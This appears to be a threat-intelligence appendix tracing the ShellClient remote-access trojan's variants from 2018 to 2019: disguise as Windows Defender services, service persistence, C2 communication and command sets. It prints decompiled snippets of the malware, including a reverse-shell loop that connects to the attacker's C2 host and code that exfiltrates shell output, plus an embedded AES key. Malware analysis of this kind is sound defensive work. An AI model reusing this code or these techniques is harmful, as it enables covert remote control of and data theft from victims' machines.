
Appendix A: Analysis of ShellClient’s Evolution


Analysis of the Earliest Variant

The earliest version that was observed was compiled on November 06, 2018, and disguised itself as “svchost.exe”, with the “Windows Defender Service” description:



CompanyName	Microsoft Corporation
FileDescription	Windows Defender Service
FileVersion	1.0.0.0
InternalName	svchost.exe


The variant demonstrates a very limited number of features, solely to execute a reverse shell. To support that, it contains an implementation of a web socket module, taken from the open source project websocket-sharp:



```
▷ { } Shell
▷ { } WebSocketSharp
▷ { } WebSocketSharp.Net
▷ { } WebSocketSharp.Net.WebSockets
▷ { } WebSocketSharp.Server
```


Execution

Upon execution, a reverse shell is created using a web socket connection to a hardcoded "azure.ms-tech[.]us" C2 server on port 80:




```
// Token: 0x04000002 RID: 2
private static string _serverIP = "azure.ms-tech.us";

// Token: 0x04000003 RID: 3
private static string _serverPort = "80";
```

In order to communicate, the client uses the "azure.ms-tech[.]us/orders" URI, and once the connection was initiated, it waits for further instructions to be executed on a cmd or PowerShell shell:



```
private static void Main(string[] args)
{
    try
    {
        Program.ShowWindow(Program.GetConsoleWindow(), 0);
        Program._ws = new WebSocket(string.Format("ws://{0}:{1}/orders", Program._serverIP, Program._serverPort), new string[0]);
        Program._ws.OnMessage += Program.Ws_OnMessage;
        for (;;)
        {
            try
            {
                if (Program._ws.IsAlive)
                {
                    if (!Program._shellStarted)
                    {
                        Program.ShellStart(Program.ShellType.cmd);
                    }
                }
                else if (!Program._ws.IsAlive)
                {
                    Program._ws.Connect();
                }
            }
            catch (Exception)
            {
            }
        }
    }
```

Tracing the C2 address, we could see that it was first created on May 23, 2018, approximately six months before this variant was compiled:




Associated Artifacts for azure.ms-tech.us

Whois Field	Value
Creation Date	Wed, 23 May 2018 15:02:52 GMT
Domain ID	D06801838D44342F38AEAC7BCF0CACEE4-NSR
Domain Name	ms-tech.us
Expiration Date	Thu, 23 May 2019 15:02:52 GMT
Name Server	ns3fhx.name.com
Name Server	ns4hny.name.com
Registrant Purpose	P3
registrant_city	redwood
registrant_country	US
registrant_email	ms.ms@mail.com
Registrant ID	C94FE7D49EF5E4DD7BE03C8EE5904B763-NSR
registrant_name	Carlos Cooper

To conclude, we can see a very initial implementation of a malicious RAT, with a limited set of capabilities.


Analysis of Variant V1

This variant, which was compiled on November 29, 2018, approximately 3 weeks after the earliest variant, tries to disguise itself using the same “svchost.exe” name, with a different “Host Process for Windows Services” description:



FileDescription	Host Process for Windows Services
FileVersion	10.0.17134.1
InternalName	svchost.exe
LegalCopyright	© Microsoft Corporation. All rights reserved.

This variant is more mature than the earliest version, and holds capabilities of both of the RAT's ends - Client and Server:



```
{ } ShellClientServer_HTTP
    Client @02000002
    ClientModel @02000003
    Program @02000004
    Server @02000006
    StringExtensions @02000007
    WebServer @02000008
    WindowsDefenderUpdate @02000009
    WindowsDefenderUpdateInstaller @02000005
```

Execution

The variant executes according to provided arguments:

- If **no arguments** are provided, the variant executes itself using "InstallUtil.exe" to install a malicious "windefupd" service, pretending to be a Windows Defender Update service, and starts it.
- If there is **one argument and it equals "-c"**, the variant's client will execute to create the reverse shell. This argument is meant to be triggered from the service.
- If there **is more than one argument, and the first argument equals to "-l"**, the server starts its execution by listening, sending commands to clients and receiving data from them.


Persistence

The mentioned service is a new persistence capability this variant introduces by creating a new "windefupd" service, with the following properties:

- **Service Name** - WinDefUpd
- **Display Name** - WIndows Defender Update
- **Description** - Windows Defender Firewall helps protect your computer by preventing unauthorized users from gaining access to your computer through the Internet or a network.
- **Start Type** - Automatic

- **Account** - LocalSystem

As we can tell, this service tries to disguise itself as a “Windows Defender Update” service with appropriate description, and by executing as LocalSystem, it manages to perform a Privilege Escalation.



Windows Defender Update Properties (Local Computer)

Service name: WinDefUpd

Display name: Windows Defender Update


Description: Windows Defender Firewall helps protect your computer by preventing unauthorized users from gaining access to your computer through the

Path to executable:
"C:\Users\Malware\Desktop\variants\third_variant" -c

Startup type: Automatic

Communication

This operation adds a first layer of operation-security, by sending client communications using Base64 encoding:



```
// Token: 0x06000005 RID: 5 RVA: 0x000022F8 File Offset: 0x000004F8
private static void _rsProcess_OutputDataReceived(object sender, DataReceivedEventArgs e)
{
    try
    {
        Client.SendRequest(string.Format("{0}?id={1}&output={2}", Client._url, Client._clientID.ToBase64(Encoding.Unicode), e.Data.ToBase64(Encoding.UTF8)));
    }
    catch (Exception)
    {
    }
```

The client communicates with the server using GET parameters, appended to the the same url that was used in the previous variant - "azure.ms-tech[.]us/order/", as can be seen in the following table:

GET Parameter	Description
id	Random 8 characters client ID
output	Output data
error	Error data


info	Shell status related data

Supported Commands

Another interesting new feature in this variant which we mentioned briefly before is the “Server” class. As this class is meant to manage the server side in the communication, it is presents the attacker the following available commands (typos are present in the original code):

Command	**Description**
usage	Shows this menu.
cmd	Starts a reverce cmd on remote client.
exit	Stops a reverce shell on remote client.
kill	Kills shell on remote client and removes exe.
list	Lists connected remote clients.
persist	Adds shell to system services to start automatically.
powershell	Starts a reverce powershell on remote client.
power shell	Starts a reverce powershell on remote client.
quit	Stops a reverce shell on remote client
refresh	Clears client list and waits for connections.
select	Sets remote client to accept commands.
shell	Starts a reverce powershell on remote client.

Note: It is noteworthy to mention that the various typos and grammatical mistakes found in the original code (such as “reverce” instead of reverse), can indicate that the author of the malware is not a native English speaker.



```
-------------------------------------------------------------------------------

Reverse Shell (HTTP Based Shell)
usage                    Shows this menu.
cmd                      Starts a reverce cmd on remote client.
exit                     Stops a reverce shell on remote client.
kill                     Kills shell on remote client and removes exe.
list                     Lists connected remote clients.
persist                  Adds shell to system services to start automatically.
powershell               Starts a reverce powershell on remote client.
power shell              Starts a reverce powershell on remote client.
quit                     Stops a reverce shell on remote client.
refresh                          Clears client list and waits for connections.
select                   Sets remote client to accept commands.
shell                    Starts a reverce powershell on remote client.
-------------------------------------------------------------------------------
```


The C2 command list for communication with the victim

Analysis of Variant V2.1

This variant, which was compiled on December 16, 2018, approximately 2 weeks after variant 1, keeps the same name and description attributes, but shows further progress in the malware development by adding a variety of new capabilities.

Communication

This variant exhibits two new communication channels: FTP and Telnet.



```
svchost.exe
    PE
    Type References
    References
    Resources
    { } -
    { } FTPLib
    { } ShellClientServer_HTTP
    { } TelnetLib
```


New variant communication channels

The FTP module supports connection using FTP and the following operations:

- File deletion
- File download
- File upload
- Directory listing


The Telnet module supports a Telnet connection in a straightforward manner - type a command and get an output.

Regarding the C2 address, it has changed slightly to be “ms-tech[.]us”, and the communication is now more secured, using an AES encryption, before encoding the result as before, with Base64.




```
string requestUriString = string.Empty;
if (responseType != Client.ResponseType.None)
{
    requestUriString = string.Format("{0}orders?id={1}&ver={2}&{3}={4}", new object[]
    {
        Client._url,
        Client._clientID.ToBase64(Encoding.UTF8),
        Program.Ver.ToBase64(Encoding.UTF8),
        responseType.ToString(),
        Crypto.Encrypt_AES(message).ToBase64(Encoding.UTF8)
    });
}
```

Data formatted, encrypted and encoded before being sent



```
00009B60  00 00 5F 43 6F 72 45 78 65 4D 61 69 6E 00 6D 73  .._CorExeMain.ms
00009B70  63 6F 72 65 65 2E 64 6C 6C 00 00 00 00 00 FF 25  coree.dll.....ÿ%
00009B80  00 20 40 00 7A 56 FB DF 37 23 93 A7 D7 47 6F D2  . @.zVûß7#“§×GoÒ
00009B90  1C A1 9A 37 9E 62 40 49 F0 1A A2 2B 5F 47 B4 7D  .¡š7žb@Ið.¢+_G´}
00009BA0  2D E1 72 54 6B F6 40 27 0E AD 71 20 99 65 D4 2D  -árTkö@'..q ™eÔ-
00009BB0  F2 2E EA 43 00 00 00 00 00 00 00 00 00 00 00 00  ò.êC............
00009BC0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00009BD0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

Embedded AES key



```
00009B70  63 6F 72 65 65 2E 64 6C 6C 00 00 00 00 00 FF 25  coree.dll.....ÿ%
00009B80  00 20 40 00 7A 56 FB DF 37 23 93 A7 D7 47 6F D2  . @.zVûß7#“§×GoÒ
00009B90  1C A1 9A 37 9E 62 40 49 F0 1A A2 2B 5F 47 B4 7D  .¡š7žb@Ið.¢+_G´}
00009BA0  2D E1 72 54 6B F6 40 27 0E AD 71 20 99 65 D4 2D  -árTkö@'..q ™eÔ-
00009BB0  F2 2E EA 43 00 00 00 00 00 00 00 00 00 00 00 00  ò.êC............
```


Initial Vector (IV)

General Upgrades

In addition to the previously mentioned enhancements, the variant also incorporates the following upgrades:

- **Update capabilities -** Now they are able to replace the malicious binary with a new version, downloaded from the C2. This ability is available using the “update” command.
- **ClientID -** To ease client distinction, the threat actors added to the random generating Client ID distincting the client also the computer name, so the new client ID is composed of “< 8 Random Chars >_< Computer Name >”.
- **Versioning -** One further step in the maturity process, the operation now supports program versioning, which is appended to every data sent. To get the client version, the threat actors added the “ver” command to the server functionalities.

Supported Commands



```
                              Reverse Shell (HTTP Based Shell v2.1)
-----------------------------------------------------------------------------------------------------
|    command                          |    Description                                                |
-----------------------------------------------------------------------------------------------------
|    shellclient.exe                  |    Starts Shell In Client Mode Connecting To Built-in IP:Port |
|    shellclient.exe -c IP Port       |    Starts Shell In Client Mode Connecting To Built-in IP:Port |
|    shellclient.exe -l IP Port       |    Starts Shell In Server Mode Listening To IP:Port           |
|    cmd                              |    Starts a reverce "cmd.exe" on remote client.               |
|    exec                             |    Starts any console program on remote client.               |
|    exit                             |    Stops reverse shell on remote client.                      |
|    ftp                              |    Starts Ftp client and tries to connect to given host.      |
|    kill                             |    Kills shell on remote client and removes exe.              |
|    list                             |    Lists connected remote clients.                            |
|    powershell                       |    Starts a reverce "powershell.exe" on remote client.        |
|    quit                             |    Stops a reverce shell on remote client.                    |
|    refresh                          |    Refreshs client list and waits for connections.            |
|    select                           |    Selects remote client to send commands.                    |
|    telnet                           |    Starts Telnet client and tries to connect to given host.   |
|    update                           |    Updates remote client application.                         |
|    usage                            |    Displays this menu.                                        |
|    ver                              |    Displays server & selected client version.                 |
-----------------------------------------------------------------------------------------------------
```

This variant had updated a bit its command configuration, following the upgraded capabilities it displayed:

Command	**Description**
(empty)	Starts Shell In Client Mode Connecting To Built-in IP:Port
-c IP PORT	Starts Shell In Client Mode Connecting To Built-in IP:Port
-l IP PORT	Starts Shell In Server Mode Listening To IP:Port
cmd	Starts a reverce \"cmd.exe\" on remote client.
exec	Starts any console program on remote client.
exit	Stops reverce shell on remote client.
ftp	Starts Ftp client and tries to connect to given host.
kill	Kills shell on remote client and removes exe.
list	Lists connected remote clients.
powershell	Starts a reverce \"powershell.exe\" on remote client.

quit	Stops a reverce shell on remote client.
refresh	Refreshs client list and waits for connections.
select	Selects remote client to send commands.
telnet	Starts Telnet client and tries to connect to given host.
update	Updates remote client application.
usage	Displays this menu.
ver	Displays server & selected client version.

Analysis of Variant V3.1

Variant 3.1 was compiled on January 12, 2019, about a month after the previous discussed variant. It has mostly minor changes in regards to functionality.

Execution

The major difference in variant 3.1 is the removal of the "Server" class from the ShellClient executable. Thai is done to split the functionality of the malware from just one executable, probably to prevent investigators from getting their hands on the server side code if the malware is discovered.

The variant executes according to provided arguments:

- If **no arguments** are provided, the variant executes itself using "InstallUtil.exe" to install a malicious "windefupd" service, pretending to be a Windows Defender Update service, and starts it.
- If there is **one argument and it equals "-c"**, the variant's client will execute to create the reverse shell. This argument is meant to be triggered from the service.
- If in addition to the **"-c" argument** an **IP address** and a **port** are given**,** ShellClient v3.1 will start a reverse shell to the given address and will not run as a service.

Communication

As all the variants before, ShellClient 3.1 uses a the hard coded domain "azure.ms-tech[.]us" When contacting the C2, ShellClient 3.1 uses the following URI structure:

[domain]**order?id=**[AES encrypted and base64 obfuscated string]


The AES encrypted and base64 obfuscated string contains the following data:

- Collected hardware information
- ClientID (In this variant the random 8 chars string is removed, only the machine name is used)
- ShellClient version
- c2 command code

In this variant the ability to start Telnet and FTP clients is still available.

General Upgrades

- **Code Obfuscation** - The authors started with small steps of code obfuscation, renaming the command names to a “code + number” structure.
- **Updated capabilities** - the authors added the option to create a zip archive, in addition a “FingerPrint” class was added to collect Hardware information of the infected machine using WMI in order to send to the C2.



```
private static string CpuID()
{
    string text = FingerPrint.Identifier("Win32_Processor", "UniqueId");
    if (text == "")
    {
        text = FingerPrint.Identifier("Win32_Processor", "ProcessorId");
        if (text == "")
        {
            text = FingerPrint.Identifier("Win32_Processor", "Name");
            if (text == "")
            {
                text = FingerPrint.Identifier("Win32_Processor", "Manufacturer");
            }
            text += FingerPrint.Identifier("Win32_Processor", "MaxClockSpeed");
        }
    }
    return text;
}
```

```
// Token: 0x060000A7 RID: 167 RVA: 0x00008014 File Offset: 0x00006214
private static string BiosID()
{
    return string.Concat(new string[]
    {
        FingerPrint.Identifier("Win32_BIOS", "Manufacturer"),
        FingerPrint.Identifier("Win32_BIOS", "SMBIOSBIOSVersion"),
        FingerPrint.Identifier("Win32_BIOS", "IdentificationCode"),
        FingerPrint.Identifier("Win32_BIOS", "SerialNumber"),
        FingerPrint.Identifier("Win32_BIOS", "ReleaseDate"),
        FingerPrint.Identifier("Win32_BIOS", "Version")
    });
}
```

Supported Commands

ShellClient 3.1 is able to execute the following commands:

Command	Description
code10	Query the ShellClient executable path
code11	Execute an updated version of ShellClient
code12	Self delete using InstallUtil.exe
code20	Start a cmd shell
code21	Start a powershell shell
code22	Execute Binaries
code23	Open a TCP Client
code24	Start a FTP client
code25	Start a Telnet client
code29	Kill active cmd or powershell shell
